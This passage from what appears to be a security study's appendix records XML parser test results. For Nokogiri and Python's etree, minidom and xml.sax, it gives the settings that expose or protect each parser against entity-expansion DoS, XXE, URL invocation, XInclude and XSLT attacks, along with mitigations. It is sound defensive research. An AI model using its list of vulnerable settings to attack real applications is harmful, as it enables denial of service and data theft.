The parser does not resolve the reference, which is provided as a system identifier. This is due to the fact that the [30] external subset is not loaded by default. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

A.2.4.2. testURLInvocation_doctype_ParseOptions_DTDATTR

Additional test: Checks whether this feature **facilitates** URL Invocation attacks.

Settings

The feature **Nokogiri::XML::ParseOptions::DTDATTR** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The [30] external subset is loaded. Note that Nokogiri activates network access by default. This test case confirms that the parser is vulnerable to URL Invocation attacks.

A.2.4.3. testURLInvocation_doctype_ParseOptions_DTDATTR_NONET

Additional test: Checks whether this feature **mitigates** URL Invocation attacks.

Settings

The feature (i) **Nokogiri::XML::ParseOptions::DTDATTR** and
(ii) **Nokogiri::XML::ParseOptions::NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

Network access is deactivated. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

A.2.4.4. testURLInvocation_doctype_ParseOptions_DTDLOAD

Additional test: Checks whether this feature **facilitates** URL Invocation attacks.

Settings

The feature **Nokogiri::XML::ParseOptions::DTDLOAD** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The [30] external subset is loaded. Note that Nokogiri activates network access by default. This test case confirms that the parser is vulnerable to URL Invocation attacks.

A.2.4.5. testURLInvocation_doctype_ParseOptions_DTDLOAD_NONET

Additional test: Checks whether this feature **mitigates** URL Invocation attacks.

Settings

The feature (i) **Nokogiri::XML::ParseOptions::DTDLOAD** and
(ii) **Nokogiri::XML::ParseOptions::NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

Network access is deactivated. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

A.2.4.6. testURLInvocation_doctype_ParseOptions_DTDVALID

Additional test: Checks whether this feature **facilitates** URL Invocation attacks.

Settings

The feature **Nokogiri::XML::ParseOptions::DTDVALID** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The [30] external subset is loaded. Note that Nokogiri activates network access by default. This test case confirms that the parser is vulnerable to URL Invocation attacks.

A.2.4.7. testURLInvocation_doctype_ParseOptions_DTDVALID_NONET

Additional test: Checks whether this feature **mitigates** URL Invocation attacks.

Settings

The feature (i) **Nokogiri::XML::ParseOptions::DTDVALID** and
(ii) **Nokogiri::XML::ParseOptions::NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

Network access is deactivated. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

A.2.4.8. testURLInvocation_doctype_ParseOptions_NOENT

Additional test: Checks whether this feature **facilitates** URL Invocation attacks.

Settings

The feature **Nokogiri::XML::ParseOptions::NOENT** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

The feature "NOENT" does not affect the loading of the [30] external subset. This test case confirms that the parser is not vulnerable to URL Invocation.

A.2.4.9. testURLInvocation_externalGeneralEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external general entities.
The settings, processing and result/security implications are identical to Paragraph A.2.4.1.

A.2.4.10. testURLInvocation_externalGeneralEntity_ParseOptions_DTDATTR

Additional test: Checks whether this feature **facilitates** URL Invocation attacks.

Settings

The feature **Nokogiri::XML::ParseOptions::DTDATTR** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

Setting the ParseOption "DTDATTR" does not affect processing of external general entities within the [28b] internal subset. This test case confirms that the parser not is vulnerable to URL Invocation attacks.

A.2.4.11. testURLInvocation_externalGeneralEntity_ParseOptions_DTDLOAD

Additional test: Checks whether this feature **facilitates** URL Invocation attacks.

Settings

The feature **Nokogiri::XML::ParseOptions::DTDLOAD** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

Setting the ParseOption "DTDLOAD" does not affect processing of external general entities within the [28b] internal subset. This test case confirms that the parser not is vulnerable to URL Invocation attacks.

A.2.4.12. testURLInvocation_externalGeneralEntity_ParseOptions_DTDVALID

Additional test: Checks whether this feature **facilitates** URL Invocation attacks. The settings, processing and result/security implications are identical to Paragraph A.2.4.6

A.2.4.13. testURLInvocation_externalGeneralEntity_ParseOptions_DTDVALID_NONET

Additional test: Checks whether this feature **mitigates** URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph A.2.4.7

A.2.4.14. testURLInvocation_externalGeneralEntity_ParseOptions_NOENT

Additional test: Checks whether this feature **facilitates** URL Invocation attacks.

Settings

The feature **Nokogiri::XML::ParseOptions::NOENT** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The feature "NOENT" affects processing of external general entities. This test case confirms that the parser is vulnerable to URL Invocation.

A.2.4.15. testURLInvocation_externalGeneralEntity_ParseOptions_NOENT_NONET

Additional test: Checks whether this feature **mitigates** URL Invocation attacks.

Settings

The feature (i) **Nokogiri::XML::ParseOptions::NOENT** and
(ii) **Nokogiri::XML::ParseOptions::NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

Network access is deactivated. This test case confirms that the parser is not vulnerable to URL Invocation attacks

A.2.4.16. testURLInvocation_parameterEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external parameter entities.
The settings, processing and result/security implications are identical to Paragraph A.2.4.1.

A.2.4.17. testURLInvocation_parameterEntity_ParseOptions_DTDATTR

Additional test: Checks whether this feature **facilitates** URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph A.2.4.2. Setting the ParseOption “DTDATTR” affects external parameter entities within the [28b] internal subset.

A.2.4.18. testURLInvocation_parameterEntity_ParseOptions_DTDATTR_NONET

Additional test: Checks whether this feature **mitigates** URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph A.2.4.3.

A.2.4.19. testURLInvocation_parameterEntity_ParseOptions_DTDLOAD

Additional test: Checks whether this feature **facilitates** URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph A.2.4.4. Setting the ParseOption “DTDLOAD” affects external parameter entities within the [28b] internal subset.

A.2.4.20. testURLInvocation_parameterEntity_ParseOptions_DTDLOAD_NONET

Additional test: Checks whether this feature **mitigates** URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph A.2.4.5.

A.2.4.21. testURLInvocation_parameterEntity_ParseOptions_DTDVALID

Additional test: Checks whether this feature **facilitates** URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph A.2.4.6.

A.2.4.22. testURLInvocation_parameterEntity_ParseOptions_DTDVALID_NONET

Additional test: Checks whether this feature **mitigates** URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph A.2.4.7.

A.2.4.23. testURLInvocation_parameterEntity_ParseOptions_NOENT

Additional test: Checks whether this feature **facilitates** URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph A.2.4.14.

A.2.4.24. testURLInvocation_parameterEntity_ParseOptions_NOENT_NONET

Additional test: Checks whether this feature **mitigates** URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph A.2.4.15.

A.2.4.25. testURLInvocation_XInclude

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on XInclude.
The settings, processing and result/security implications are identical to Paragraph A.2.4.1.

A.2.4.26. testURLInvocation_XInclude_ParseOptions_XINCLUDE

Additional test: Checks whether this feature **facilitates** URL Invocation attacks.

Settings

The feature **Nokogiri::XML::ParseOptions::XINCLUDE** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The parser resolves the reference, which is provided as the value of an 'href' attribute of an `xi:include` [39] element. This test case confirms that the parser is vulnerable to URL Invocation.

A.2.4.27. testURLInvocation_XInclude_ParseOptions_XINCLUDE_NONET

Additional test: Checks whether this feature **mitigates** URL Invocation attacks.

Settings

The feature (i) **Nokogiri::XML::ParseOptions::XINCLUDE** and
(ii) **Nokogiri::XML::ParseOptions::NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

Network access is deactivated. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

A.2.4.28. testURLInvocation_noNamespaceSchemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the noNamespaceSchemaLocation attribute.
The settings, processing and result/security implications are identical to Paragraph A.2.4.1.

A.2.4.29. testURLInvocation_schemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the schemaLocation attribute.
The settings, processing and result/security implications are identical to Paragraph A.2.4.1.

A.2.4.30. Conclusion of URL Invocation Attacks

Doctype

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The features (i) “DTDATTR”, (ii) “DTDLOAD” and (iii) “DTDVALID” change the default behavior and render the parser vulnerable. The feature “NOENT” does not change the default behavior. The following countermeasures are available:
(i) Set the feature “NONET” to deactivate network access.

External General Entity

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The features (i) “DTDVALID” and (ii) “NOENT” change the default behavior and render the parser vulnerable. The features (i) “DTDATTR” and (ii) “DTDLOAD” do not change the default behavior. The following countermeasures are available:
(i) Set the feature “NONET” to deactivate network access.

Parameter Entity

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The features (i) “DTDATTR”, (ii) “DTDLOAD” (iii) “DTDVALID” and (iv) “NOENT” change the default behavior and render the parser vulnerable. The following countermeasures are available:
(i) Set the feature “NONET” to deactivate network access.

XInclude

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The feature (i) “XINCLUDE” changes the default behavior and renders the parser vulnerable. The following countermeasures are available:
(i) Set the feature “NONET” to deactivate network access.

NoNamespaceSchemaLocation / SchemaLocation

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary.

Summary

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The features (i) “DTDATTR”, (ii) “DTDLOAD” (iii) “DTDVALID”, (iv) “NOENT” and (v) “XINCLUDE” render the parser vulnerable. The following countermeasures are available:
(i) Set the feature “NONET”.

Please refer to other test results when setting any of these features (as a countermeasure), as they may have undesired side effects. We identified the following implications:

- ⋆ When setting feature “NONET” and (i) “DTDVALID”,or (ii) “NOENT” classic XXE attacks are still possible.
- ⋆ When setting feature “NONET” and (iv) “XINCLUDE” XInclude attacks are still possible.

A.2.5. XInclude Attacks

The structure of this section is identical to Section A.1.5.

A.2.5.1. testXInclude

Core test: Checks whether the parser is processing XInclude.

Settings

The parser uses the default settings as described in Section 6.4.2.

Processing

The [43] content of [39] element ’data’ is still the [39] element `xi:include`. No content from a remote resource is included.

Result/Security Implication

The parser does not process XInclude. This test confirms that the parser is not vulnerable to XInclude attacks by default.

A.2.5.2. testXInclude_ParseOptions_XINCLUDE

Additional test: Checks whether this feature **facilitates** XInclude attacks.

Settings

The feature **Nokogiri::XML::ParseOptions::XINCLUDE** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The contents of the file "xinclude_source" are retrieved and a new [39] element with [43] content "it_works" is included.

Result/Security Implication

The parser processes XInclude. This test confirms that the parser is vulnerable to XInclude attacks

A.2.5.3. Conclusion of XInclude Attacks

The parser is not vulnerable to XInclude attacks by default. Therefore, no countermeasures are necessary. The feature "XINCLUDE" renders the parser vulnerable.

A.2.6. XSLT Attacks

The structure of this section is identical to Section A.1.6.

A.2.6.1. testXSLT

Core test: Checks whether the parser is processing XSLT.

Settings

The parser uses the default settings as described in Section 6.4.2.

Processing

The root [39] element of the XML document is still the [39] element xsl:stylesheet. No content from a remote resource is included.

Result/Security Implication

The parser does not process XSLT. This test confirms that the parser is not vulnerable to XSLT attacks by default. Although the API [yar15b] shows that Nokogiri supports XSLT, it must be manually invoked.

A.2.6.2. Conclusion of XSLT Attacks

The parser is not vulnerable to XSLT attacks. Therefore, no countermeasures are necessary. XSLT support has to be manually invoked.

B. Python

B.1. Etree

B.1.1. Denial-of-Service Attacks

The structure of this section is identical to Section A.1.1.

B.1.1.1. testDOS_core

Core test: Checks whether the parser is processing internal general entities.

Settings

The parser uses the default settings as described in Section 7.3.2.

Processing

The parser expands the entity reference to entity `a2` and includes 25 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser processes internal general entities. This test case indicates that the parser may be vulnerable to DoS attacks by default.

B.1.1.2. testDOS_indirections

Core test: Checks whether the parser is processing a large number of internal general entity references (billion laughs).

Settings

The parser uses the default settings as described in Section 7.3.2.

Processing

The parser expands the entity reference to entity `a2` and includes 10,000 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser does not enforce any limits on entity expansion. This test case confirms that the parser is vulnerable to DoS attacks by default.

B.1.1.3. testDOS_entitySize

Core test: Checks whether the parser is processing a large entity (quadratic blowup).

Settings

The parser uses the default settings as described in Section 6.4.2.

Processing

The parser expands the entity reference to entity `a2` and includes 3,400,000 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser does not enforce any limits on the size of an entity. This test case confirms that the parser is vulnerable to DoS attacks by default.

B.1.1.4. Conclusion of Denial-of-Service Attacks

The parser is vulnerable to DoS attacks by default. There are no countermeasures available. Our test results are confirmed by different sources on the Internet [pyt15e] [tir13b].

Note: The use of the defusedxml module, which mitigates this vulnerability, is recommended. This is discussed in Section 7.8. lxml may also be an alternative, as it offers more control over entity processing.

B.1.2. XML External Entity (XXE) Attacks

The structure of this section is identical to Section A.1.2.

B.1.2.1. testXXE

Core test: Checks whether the parser is vulnerable to XXE attacks.

Settings

The parser uses the default settings as described in Section 7.3.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element "data". The parser triggers a ParseError "undefined entity &file;".

Result/Security Implication

The parser does not process external general entities. This test case confirms that the parser is not vulnerable to XXE attacks by default.

B.1.2.2. Conclusion of XXE Attacks

The parser is not vulnerable to XXE attacks by default. Therefore, no countermeasures are necessary. The processing of external general entities cannot be changed.

Different sources on the Internet [the12] [pyt15e] [tir13b] confirm our test results. One source in particular [the12] provides an explanation as to why. It states that in class "XMLParser" in ElementTree.py only a limited amount of handlers are registered.

We confirmed this explanation by looking at the source code as shown in Listing B.1.

```
        parser.DefaultHandlerExpand = self._default
        parser.StartElementHandler = self._start
        parser.EndElementHandler = self._end
        parser.CharacterDataHandler = self._data
        # optional callbacks
        parser.CommentHandler = self._comment
        parser.ProcessingInstructionHandler = self._pi
        # let expat do the buffering, if supported
```

Listing B.1: Source code of class XMLParser in ElementTree.py

Based on this source code extract, all entities are processed by the "DefaultHandlerExpand". Listing B.2 shows the relevant source code of method "self._default".

```
  def _default(self, text):
        prefix = text[:1]
        if prefix == "&":
            # deal with undefined entities
            try:
                self.target.data(self.entity[text[1:-1]])
            except KeyError:
                from xml.parsers import expat
                err = expat.error(
                    "undefined entity %s: line %d, column %d" %
                    (text, self._parser.ErrorLineNumber,
                    self._parser.ErrorColumnNumber)
                    )
                err.code = 11 # XML_ERROR_UNDEFINED_ENTITY
                err.lineno = self._parser.ErrorLineNumber
                err.offset = self._parser.ErrorColumnNumber
                raise err
```

Listing B.2: Source code of DefaultHandlerExpand in ElementTree.py

Within this method, if an entity is not registered (undefined), the parser triggers a ParseError. So the only option to avoid this error is to extend the values of the underlying dictionary, which is strongly advised against.

B.1.3. XXE Attacks Based on Parameter Entities

The structure of this section is identical to Section A.1.3.

B.1.3.1. testInternalSubset_ExternalPEReferenceInDTD

Core test: Checks whether the parser is processing external parameter entities.

Settings

The parser uses the default settings as described in Section 7.3.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”. The parser triggers a ParseError “undefined entity”.

Result/Security Implication

The internal general entity “intern” is not resolved. Combining the results of this test case with those of DoS attacks we can conclude that the parser does not process external parameter entities by default. The explanations from Section B.1.2.2 apply.

B.1.3.2. testInternalSubset_PEReferenceInDTD

Core test: Checks whether the parser is processing internal parameter entities.
The settings, processing and result/security implication are identical to Paragraph B.1.3.1.

B.1.3.3. testParameterEntity_core

Core test: Checks if the parser is vulnerable to XXE attacks based on parameter entities, including the FTP protocol, and the schemaEntity attack.

Settings

The parser uses the default settings as described in Section 7.3.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”. The parser triggers a ParseError “undefined entity &all;”

Result/Security Implication

As demonstrated in previous tests the parser only processes internal general entities. This test case confirms that the parser is not vulnerable to XXE attacks by default.
Note about the FTP attack:
Since the parser does not process parameter entities, this test is not successful.
Note about the SchemaEntity attack:
Since the parser does not process parameter entities, this test is not successful.

B.1.3.4. testParameterEntity_doctype

Core test: Checks whether the parser is vulnerable to XXE attacks based on parameter entities.
The settings, processing and result/security implication are identical to Paragraph B.1.3.3.

B.1.3.5. Conclusion of XXE Attacks Based on Parameter Entities

The parser is not vulnerable to XXE attacks by default. The parser is neither vulnerable to an XXE attack which uses the FTP protocol nor to the SchemaEntity attack. Therefore, no countermeasures are necessary.

B.1.4. URL Invocation Attacks

The structure of this section is identical to Section A.1.4.

B.1.4.1. testURLInvocation_doctype

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on [28] doctypedecl.

Settings

The parser uses the default settings as described in Section 7.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

The parser does not resolve the reference, which is provided as a system identifier. This test case confirms that the parser is not vulnerable to URL Invocation attacks by default. Different sources on the Internet [pyt15e] [tir13b] confirm our test results.

B.1.4.2. testURLInvocation_externalGeneralEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external general entities.

Settings

The parser uses the default settings as described in Section 7.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed. The parser triggers a ParseError "undefined entity &remote;".

Result/Security Implication

The parser does not resolve the reference, which is provided as a system identifier of an external general entity. This is due to the fact that external general entitites are not resolved by default, as is discussed in Section B.1.2. This test case confirms that the parser is not vulnerable to URL Invocation attacks by default.

B.1.4.3. testURLInvocation_parameterEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external parameter entities.
The settings, processing and result/security implication are identical to Paragraph B.1.4.1.

B.1.4.4. testURLInvocation_xinclude

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on XInclude.
The settings, processing and result/security implication are identical to Paragraph B.1.4.1.

B.1.4.5. testURLInvocation_xinclude_ETINCLUDE

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The parser applies the method **xinclude** from module xml.etree.ElementInclude.
For a discussion of this method refer to Section 7.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed. The parser triggers an IOError "[Errno 22] invalid mode ('r') or filename: 'http://127.0.0.1:5000/file.xml".

Result/Security Implication

The parser does not make a request although XInclude processing is enabled. We assume that the parser does not support the HTTP protocol. This test case confirms that the parser is not vulnerable to XInclude attacks.

B.1.4.6. testURLInvocation_noNamespaceSchemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the noNamespaceSchemaLocation attribute.
The settings, processing and result/security implication are identical to Paragraph B.1.4.1.

B.1.4.7. testURLInvocation_schemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the schemaLocation attribute.
The settings, processing and result/security implication are identical to Paragraph B.1.4.1.

B.1.4.8. Conclusion of URL Invocation Attacks

The parser is not vulnerable to URL Invocation attacks by default. Therefore no countermeasures are necessary. Note: It is possible to implement a custom Treebuilder class [pyt15f] which implements the doctype (name, pubid, system) method. This way a PUBLIC or SYSTEM ID can be resolved/returned and the parser may be vulnerable to DOCTYPE URL Invocation attacks.

B.1.5. XInclude Attacks

The structure of this section is identical to Section A.1.5.

B.1.5.1. testXInclude

Core test: Checks whether the parser is processing XInclude.

Settings

The parser uses the default settings as described in Section 7.3.2.

Processing

The [43] content of [39] element “data” is still the [39] element `xi:include`. No content from a remote resource is included.

Result/Security Implication

The parser does not process XInclude. This test confirms that the parser is not vulnerable to XInclude attacks by default. Another source on the Internet [tir13b] confirms our test results.

B.1.5.2. testXInclude_ETINCLUDE

Additional test: Checks whether this feature facilitates XInclude attacks.

Settings

The parser applies the method **include** from module xml.etree.ElementInclude.
For a discussion of this method refer to Section 7.3.2.

Processing

The contents of the file "xinclude_source" are retrieved and a new [39] element with [43] content "it_works" is included.

Result/Security Implication

The parser processes XInclude. This test confirms that the parser is vulnerable to XInclude attacks.

B.1.5.3. Conclusion of XInclude Attacks

The parser is not vulnerable to XInclude attacks by default. Therefore, no countermeasures are necessary. The method "include" renders the parser vulnerable.

B.1.6. XSLT Attacks

The structure of this section is identical to Section A.1.6.

B.1.6.1. testXSLT

Core test: Checks whether the parser is processing XSLT.

Settings

The parser uses the default settings as described in Section 7.4.2.

Processing

The root [39] element of the XML document is still the [39] element "xsl:stylesheet". No content from a remote resource is included.

Result/Security Implication

The parser does not process XSLT. This test confirms that the parser is not vulnerable to XSLT attacks by default.

B.1.6.2. Conclusion of XSLT Attacks

The parser is not vulnerable to XSLT attacks by default. Therefore, no countermeasures are necessary. The documentation [pyt15f] does not mention any support for XSLT. A reference for XSLT in Python [pyt12] states that the parser has no built-in support for XSLT. Different sources [Bal08] [etu15] list some alternatives, which implement XSLT.

B.2. minidom

B.2.1. Denial-of-Service Attacks

The structure of this section is identical to Section A.1.1.

B.2.1.1. testDOS_core

Core test: Checks whether the parser is processing internal general entities.

Settings

The parser uses the default settings as described in Section 7.4.2.

Processing

The parser expands the entity reference to entity `a2` and includes 25 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser processes internal general entities. This test case indicates that the parser may be vulnerable to DoS attacks by default.

B.2.1.2. testDOS_indirections

Core test: Checks whether the parser is processing a large number of internal general entity references (billion laughs).

Settings

The parser uses the default settings as described in Section 7.4.2.

Processing

The parser expands the entity reference to entity `a2` and includes 10,000 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser does not enforce any limits on entity expansion. This test case confirms that the parser is vulnerable to DoS attacks by default.

B.2.1.3. testDOS_entitySize

Core test: Checks whether the parser is processing a large entity (quadratic blowup).

Settings

The parser uses the default settings as described in Section 6.4.2.

Processing

The parser expands the entity reference to entity `a2` and includes 3,400,000 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser does not enforce any limits on the size of an entity. This test case confirms that the parser is vulnerable to DoS attacks by default.

B.2.1.4. Conclusion of Denial of Service Attacks

The parser is vulnerable to DoS attacks by default. There are no countermeasures available. Our test results are confirmed by different sources on the Internet [pyt15e] [tir13b].

Note: The use of the defusedxml module, which mitigates this vulnerability, is recommended. This is discussed in Section 7.8.

B.2.2. XML External Entity (XXE) Attacks

The structure of this section is identical to Section A.1.2.

B.2.2.1. testXXE

Core test: Checks whether the parser is vulnerable to XXE attacks.

Settings

The parser uses the default settings as described in Section 7.4.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element "data".

Result/Security Implication

The parser does not process external general entities. As already mentioned in Section 7.4.2 the underlying external_entity_ref_handler in expatbuilder does not retrieve any contents from an external resource. This test case confirms that the parser is not vulnerable to XXE attacks by default. Different sources on the Internet [pyt15e] [tir13b] [Gut05] confirm our test results.

B.2.2.2. Conclusion of XXE Attacks

The parser is not vulnerable to XXE attacks by default. Therefore, no countermeasures are necessary.

B.2.3. XXE Attacks Based on Parameter Entities

The structure of this section is identical to Section A.1.3.

B.2.3.1. testInternalSubset_ExternalPEReferenceInDTD

Core test: Checks whether the parser is processing external parameter entities.

Settings

The parser uses the default settings as described in Section 7.4.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

The internal general entity “intern” is not resolved. Combining the results of this test case with those of DoS attacks we can conclude that the parser does not process external parameter entities by default. The source code of the underlying handler function entity_decl_handler says about the default behaviour of parameter entities: “we don’t care about parameter entities for the DOM” [pyt15j].

B.2.3.2. testInternalSubset_PEReferenceInDTD

Core test: Checks whether the parser is processing internal parameter entities.
The settings, processing and result/security implication are identical to Paragraph B.2.3.1.

B.2.3.3. testParameterEntity_core

Core test: Checks if the parser is vulnerable to XXE attacks based on parameter entities, including the FTP protocol, and the schemaEntity attack.

Settings

The parser uses the default settings as described in Section 7.4.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

As demonstrated in previous tests the parser only processes internal general entities. This test case confirms that the parser is not vulnerable to XXE attacks by default.

Note about the FTP attack:
Since the parser does not process parameter entities, this test is not successful.

Note about the SchemaEntity attack:
Since the parser does not process parameter entities, this test is not successful.

B.2.3.4. testParameterEntity_doctype

Core test: Checks whether the parser is vulnerable to XXE attacks based on parameter entities.
The settings, processing and result/security implication are identical to Paragraph B.2.3.3.

B.2.3.5. Conclusion of XXE Attacks Based on Parameter Entities

The parser is not vulnerable to XXE attacks by default. The parser is neither vulnerable to an XXE attack which uses the FTP protocol nor to the SchemaEntity attack. Therefore, no countermeasures are necessary.

B.2.4. URL Invocation Attacks

The structure of this section is identical to Section A.1.4.

B.2.4.1. testURLInvocation_doctype

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on [28] doctypedecl.

Settings

The parser uses the default settings as described in Section 7.4.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

The parser does not resolve the reference, which is provided as a system identifier. This test case confirms that the parser is not vulnerable to URL Invocation attacks by default. Different sources on the Internet [pyt15e] [tir13b] confirm this test result for DOCTYPE.

B.2.4.2. testURLInvocation_externalGeneralEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external general entities.
The settings, processing and result/security implication are identical to Paragraph B.2.4.1.

B.2.4.3. testURLInvocation_parameterEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external parameter entities.
The settings, processing and result/security implication are identical to Paragraph B.2.4.1.

B.2.4.4. testURLInvocation_xinclude

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on XInclude.
The settings, processing and result/security implication are identical to Paragraph B.2.4.1.

B.2.4.5. testURLInvocation_noNamespaceSchemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the noNamespaceSchemaLocation attribute.
The settings, processing and result/security implication are identical to Paragraph B.2.4.1.

B.2.4.6. testURLInvocation_schemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the schemaLocation attribute.
The settings, processing and result/security implication are identical to Paragraph B.2.4.1.

B.2.4.7. Conclusion of URL Invocation Attacks

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary.

B.2.5. XInclude Attacks

The structure of this section is identical to Section A.1.5.

B.2.5.1. testXInclude

Core test: Checks whether the parser is processing XInclude.

Settings

The parser uses the default settings as described in Section 7.4.2.

Processing

The [43] content of [39] element "data" is still the [39] element `xi:include`. No content from a remote resource is included.

Result/Security Implication

The parser does not process XInclude. This test confirms that the parser is not vulnerable to XInclude attacks by default. Another source on the Internet [tir13b] confirms our test results.

B.2.5.2. Conclusion of XInclude Attacks

The parser is not vulnerable to XInclude attacks by default. Therefore, no countermeasures are necessary. Our research indicates that the parser does not support XInclude. We checked the API [pyt15g] and the source code for search terms such as "xinclude" and "xi:include". Another source on the Internet [tir13b] confirms our assumption.

B.2.6. XSLT Attacks

The structure of this section is identical to Section A.1.6.

B.2.6.1. testXSLT

Core test: Checks whether the parser is processing XSLT.

Settings

The parser uses the default settings as described in Section 7.4.2.

Processing

The root [39] element of the XML document is still the [39] element “xsl:stylesheet”. No content from a remote resource is included.

Result/Security Implication

The parser does not process XSLT. This test confirms that the parser is not vulnerable to XSLT attacks by default.

B.2.6.2. Conclusion of XSLT Attacks

The parser is not vulnerable to XSLT attacks by default. Therefore, no countermeasures are necessary. The documentation [pyt15g] does not mention any support for XSLT. A reference for XSLT in Python [pyt12] states that the parser has no built-in support for XSLT. Different sources [Bal08] [etu15] list some alternatives, which implement XSLT.

B.3. xml.sax

B.3.1. Denial-of-Service Attacks

The structure of this section is identical to Section A.1.1.

B.3.1.1. testDOS_core

Core test: Checks whether the parser is processing internal general entities.

Settings

The parser uses the default settings as described in Section 7.5.2.

Processing

The parser expands the entity reference to entity `a2` and includes 25 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser processes internal general entities. This test case indicates that the parser may be vulnerable to DoS attacks by default.

B.3.1.2. testDOS_indirections

Core test: Checks whether the parser is processing a large number of internal general entity references (billion laughs).

Settings

The parser uses the default settings as described in Section 7.5.2.

Processing

The parser expands the entity reference to entity `a2` and includes 10,000 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser does not enforce any limits on entity expansion. This test case confirms that the parser is vulnerable to DoS attacks by default.

B.3.1.3. testDOS_entitySize

Core test: Checks whether the parser is processing a large entity (quadratic blowup).

Settings

The parser uses the default settings as described in Section 6.4.2.

Processing

The parser expands the entity reference to entity `a2` and includes 3,400,000 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser does not enforce any limits on the size of an entity. This test case confirms that the parser is vulnerable to DoS attacks by default.

B.3.1.4. Conclusion of Denial-of-Service Attacks

The parser is vulnerable to DoS attacks by default. There are no countermeasures available. Unfortunately, a DeclHandler [Meg04c] which can implement custom actions for internal and external entities is not available in Python 2 [pyt15b]. Our test results are confirmed by different sources on the Internet [pyt15e] [tir13b].

